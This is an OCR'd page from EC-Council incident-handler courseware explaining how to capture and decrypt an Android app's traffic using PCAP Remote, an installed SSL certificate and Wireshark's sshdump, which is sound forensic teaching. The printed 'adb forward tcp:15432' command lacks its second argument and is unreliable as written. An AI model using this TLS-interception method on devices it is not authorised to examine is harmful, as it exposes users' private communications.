



Figure 10.13: Screenshot showing the creation of sms.json file

## Capturing and Analyzing Android Network Traffic using Wireshark

Source: *https://www.exandroid.dev*

Incident handlers can capture network traffic flow from the victim's Android applications to determine malicious packets and analyze the reported incident without rooting the device. Packet capturing tools such as PCAP Remote and Wireshark can be used to capture and analyze network traffic originating to and from an Android application/device.

Before initiating the process, incident handlers must establish a VPN connection and capture the traffic moving through that connection. This traffic should then be redirected to Wireshark, where real-time analysis will be performed.

**Steps to Capture and Analyze Android Network Traffic**

- **Step 1**: To set up PCAP Remote, open **Settings** → click on **"Install"** under SSL Certificate → follow the instructions → if a dialog box appears, enter the password.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.14: Screenshot of PCAP Remote showing installation of SSL certificate

- **Step 2**: Ensure that SSH Server is in the capturing mode → enable **Make HTTPS/TLS connections decryptable**.
- **Step 3**: Click on the triangle icon at the top of the screen → select the target application (in this case, Twitter; you can capture traffic from any other app).





Figure 10.15: Screenshot of PCAP Remote showing Choose app to capture option


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: Now, launch Wireshark → connect with PCAP Remote using the following command:

  **`adb forward tcp:15432`**

  This command enables port forwarding to connect with Wireshark.

- **Step 5**: Open Wireshark → select **SSH remote capture: sshdump** from the list





Figure 10.16: Screenshot of Wireshark showing selection of SSH remote capture: sshdump

- **Step 6**: The Wireshark Interface Options window appears; open the **Server** tab → Enter <**IP address**> and <**Port number**> on which PCAP Remote is active.





Figure 10.17: Screenshot of Wireshark showing Interface Options

- **Step 7**: Open the **Authentication** tab → enter Remote SSH server username and password → click on **Start**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.18: Screenshot of Wireshark showing Interface Options

- **Step 8**: Start the application "**<Android app>**" (here, Twitter) on the device → analyze real-time traffic on Wireshark.





Figure 10.19: Screenshot of Wireshark showing network capture


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

